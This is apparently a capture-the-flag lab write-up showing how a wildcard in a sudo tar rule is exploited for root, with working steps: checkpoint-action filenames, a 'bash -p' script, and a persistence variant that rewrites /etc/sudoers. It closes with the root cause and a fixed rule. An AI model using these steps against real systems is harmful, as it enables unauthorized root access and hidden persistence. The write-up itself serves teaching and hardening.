Wildcard injection is one of those classes of bugs that looks harmless in a sudoers file until you actually think through what a shell glob expands into. This lab was a textbook case: a sudo rule that looked reasonably scoped on paper turned into full root once I understood how tar interprets its own arguments.
I had a low-privilege shell and a single line of sudo permissions. That was enough.
The Setup
Working as the user james on a box called blaze, I checked my sudo rights first, as always:
sudo -l
User james may run the following commands on blaze:
    (ALL) NOPASSWD: /usr/bin/tar -czvf /tmp/backup.tar.gz *
At first glance this looks safe — james can only run tar with a fixed set of flags to create a fixed backup archive. The danger is that trailing *. That’s not a literal asterisk passed to tar — it’s a shell glob that gets expanded before tar ever sees it, and it expands to every filename in the current directory.
Enumeration — Why the Wildcard Matters
tar supports a --checkpoint feature intended for monitoring long-running archive jobs, and a companion --checkpoint-action flag that runs an arbitrary command at each checkpoint. Both of these are normally passed as command-line flags — but tar doesn’t distinguish between a flag typed on the command line and a filename that happens to start with --.
That means if I control the contents of the directory tar is about to archive, I control what looks like tar’s argument list, because the shell expands * into every filename present — including ones deliberately crafted to look like options.
The exploit needs a writable directory, so I moved to /tmp and staged the pieces:
echo 'bash -p' > shell.sh
chmod +x shell.sh
touch -- "--checkpoint=1"
touch -- "--checkpoint-action=exec=sh shell.sh"shell.sh— a script that spawns a privileged bash shell (-ppreserves the elevated effective UID)--checkpoint=1— an empty file whose name tells tar to trigger a checkpoint after every 1 record--checkpoint-action=exec=sh shell.sh— an empty file whose name tells tar to executesh shell.shat that checkpoint
Neither file needs any content. Their names alone are the payload, because the wildcard hands their names to tar as if they’d been typed on the command line.
Exploitation
With the directory staged, I just waited for james to have permission to run the sudo rule:
sudo /usr/bin/tar -czvf /tmp/backup.tar.gz *
apt-changelog-zD1o1k/
backup.tar.gz
shell.sh
snap-private-tmp/
...
root@blaze:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
The shell expanded * to include --checkpoint=1 and --checkpoint-action=exec=sh shell.sh alongside every other file in /tmp. tar parsed those as genuine flags, hit the checkpoint after the first record, and executed sh shell.sh — as root, because the whole command was running under sudo. bash -p preserved that privilege, dropping me straight into a root shell.
Alternative: Persisting Root Access
The same primitive can be used to modify /etc/sudoers directly instead of just popping a transient shell, which is useful if you want persistence rather than a one-off root prompt. The payload script just needs to write a new rule:
cat payload.shecho 'james ALL=(root) NOPASSWD: ALL' > /etc/sudoers
Then create the same style of checkpoint filenames pointing at this script instead:
echo "" > '--checkpoint=1'
echo "" > '--checkpoint-action=exec=sh payload.sh'
After running the sudo tar command again, payload.sh executes as root and appends the new sudoers line. Confirming with sudo -l shows the change took effect:
sudo -l
User james may run the following commands on blaze:
    (root) NOPASSWD: ALL
From there, sudo /bin/bash gets a root shell any time, without needing to repeat the wildcard trick.
Why This Works
The vulnerability chain has three parts:
- Shell expansion happens before
tarruns. The*in the sudoers rule is expanded by the shell into literal filenames, not passed totaras a literal character. tardoesn’t distinguish arguments from filenames. Anything starting with--in the expanded list is parsed as a flag, regardless of whether a human typed it or a directory listing produced it.--checkpoint-action=exec=runs arbitrary commands. This feature exists for legitimate monitoring of long archive jobs, but it will execute anything, with whatever privileges thetarprocess itself has — root, in this case, because ofsudo.
Anyone who controls filenames in a directory that a sudo-wrapped tar command will wildcard over effectively controls that tar invocation’s argument list.
Root Cause
The sudoers rule allowed tar to run against a wildcard path instead of a fixed, explicit file list:
james ALL=(ALL) NOPASSWD: /usr/bin/tar -czvf /tmp/backup.tar.gz *Fix: Never use wildcards in sudoers rules for archive or file-processing utilities. Pin the rule to explicit paths, or better, wrap the backup logic in a script that hardcodes the input files and grant sudo access to the script instead of the raw binary:
# /etc/sudoers.d/backup-fixed
james ALL=(ALL) NOPASSWD: /usr/local/bin/run-backup.sh
#!/bin/bash
# run-backup.sh — no wildcard, no user-controlled filenames
tar -czvf /tmp/backup.tar.gz /var/www/html /etc/nginxKey Takeaways
- Any sudo rule involving
tar,chown,rsync, or similar utilities combined with a wildcard is a red flag — check GTFOBins for the exact payload pattern --checkpointand--checkpoint-action=exec=are legitimatetarfeatures that become a command execution primitive the moment an attacker controls filenames in the target directory- The same wildcard injection primitive can be reused to either spawn an immediate root shell or persist access by rewriting
/etc/sudoers - Sudoers rules should always pin exact arguments and file paths — a trailing
*turns a “restricted” command into unrestricted code execution
Questions? Hit me up on X.